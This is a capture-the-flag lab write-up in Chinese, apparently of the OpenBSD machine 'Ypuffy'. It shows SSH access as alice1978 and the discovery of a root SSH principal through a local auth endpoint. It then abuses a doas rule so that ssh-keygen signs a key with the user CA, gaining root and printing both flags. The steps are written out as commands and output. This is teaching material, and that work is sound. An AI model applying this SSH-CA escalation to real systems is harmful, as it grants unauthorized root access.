
```
┌──(root㉿kali)-[~]
└─# chmod 600 rsa.key

┌──(root㉿kali)-[~]
└─# ssh -i rsa.key alice1978@10.10.10.107
The authenticity of host '10.10.10.107 (10.10.10.107)' can't be established.
ED25519 key fingerprint is SHA256:cFnNdj2lWfYtaQ9zlLoOvc52PuAjJKkLnxl+lGlF8NE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.107' (ED25519) to the list of known hosts.
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy$ id
uid=5000(alice1978) gid=5000(alice1978) groups=5000(alice1978)
ypuffy$ whoami
alice1978
ypuffy$
```

user flag



```
ypuffy$ cat user.txt
acbc06eb2982b14c2756b6c6e3767aab
ypuffy$
```


在`bob8971`的家目錄中存在一個sql文件



```
ypuffy$ cat sshauth.sql
CREATE TABLE principals (
        uid text,
        client cidr,
        principal text,
        PRIMARY KEY (uid,client,principal)
);

CREATE TABLE keys (
        uid text,
        key text,
        PRIMARY KEY (uid,key)
);
grant select on principals,keys to appsrv;
ypuffy$ pwd
/home/bob8791/dba
```

`會建立一個名為的表principals和另一個名為的表keys`

在`userca`找到類似公私鑰，但無法讀取



```
ypuffy$ cat ca
cat: ca: Permission denied
ypuffy$ file ca
ca: regular file, no read permission
ypuffy$ filw ca
ca      ca.pub
ypuffy$ filw ca.pub
ksh: filw: not found
ypuffy$ file ca.pub
ca.pub: OpenSSH RSA public key
```

看起來都有關公私鑰查看`/etc/ssh/sshd_config`

```
#       $OpenBSD: ssh_config,v 1.33 2017/05/07 23:12:57 djm Exp $

# This is the ssh client system-wide configuration file.  See
# ssh_config(5) for more information.  This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

# Host *
#   ForwardAgent no
#   ForwardX11 no
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   IdentityFile ~/.ssh/id_ecdsa
#   IdentityFile ~/.ssh/id_ed25519
#   Port 22
#   Protocol 2
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com
#   EscapeChar ~
#   Tunnel no
#   TunnelDevice any:any
#   PermitLocalCommand no
#   VisualHostKey no
#   ProxyCommand ssh -q -W %h:%p gateway.example.com
#   RekeyLimit 1G 1h
ypuffy$ cat /etc/ssh/sshd_config
#       $OpenBSD: sshd_config,v 1.102 2018/02/16 02:32:40 djm Exp $
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# The default is to check both .ssh/authorized_keys and
.ssh/authorized_keys2
# but this is overridden so installations will only check
.ssh/authorized_keys
AuthorizedKeysFile      .ssh/authorized_keys

#AuthorizedPrincipalsFile none

AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?
```


```
type=keys&username=%u
AuthorizedKeysCommandUser nobody

TrustedUserCAKeys /home/userca/ca.pub
AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?
type=principals&username=%u
AuthorizedPrincipalsCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to no to disable s/key passwords
ChallengeResponseAuthentication no

AllowAgentForwarding no
AllowTcpForwarding no
#GatewayPorts no
X11Forwarding no
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
#PrintMotd yes
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
```

```
#VersionAddendum none

# no default banner path
#Banner none

# override default of no subsystems
Subsystem       sftp    /usr/libexec/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server
```

找到2款curl請求資訊


```
1. AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=keys&username=%u
2. AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%u
```

測試將usernmae改成root
第一款沒反應
第二款有回應：`3m3rgencyB4ckd00r`




```
ypuffy$ curl 'http://127.0.0.1/sshauth?type=keys&username=root'
ypuffy$ curl 'http://127.0.0.1/sshauth?type=principals&username=root'
3m3rgencyB4ckd00r
```

測試sudo -l (無法)



```
ypuffy$ sudo -l
ksh: sudo: not found
```

我們可以產生ssh金鑰並使用root的主體對它們進行簽名，我們將能夠以root身分與它們進行ssh。
檢查doas



```
ypuffy$ cat /etc/doas.conf
permit keepenv :wheel
permit nopass alice1978 as userca cmd /usr/bin/ssh-keygen
```


alice1978可以不需要密碼作為使用者userca執行/usr/bin/ssh-keygen

```
第一步是為其建立ssh密鑰
ssh-keygen -f /tmp/id_rsa
```

```
第二步我們需要證書（ca），我們到 /home/userca/
doas -u userca /usr/bin/ssh-keygen -s ca -I root -n 3m3rgencyB4ckd00r /tmp/id_rsa
doas -u userca /usr/bin/ssh-keygen -s ca -I root -n 3m3rgencyB4ckd00r /tmp/id_rsa-cert.pub
* * *
-s證書
-I身分
-n主体
```


最後我們將以root身分ssh

`ssh -i /tmp/id_rsa root@localhost`



```
ypuffy$ ssh -i /tmp/id_rsa root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:oYYpshmLOvkyebJUObgH6bxJkOGRu7xsw3r7ta0LCzE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
ypuffy# whoami
root
ypuffy# 
```

root flag



```
ypuffy# cat /root/root.txt
1265f8e0a1984edd9dc1b6c3fcd1757f
```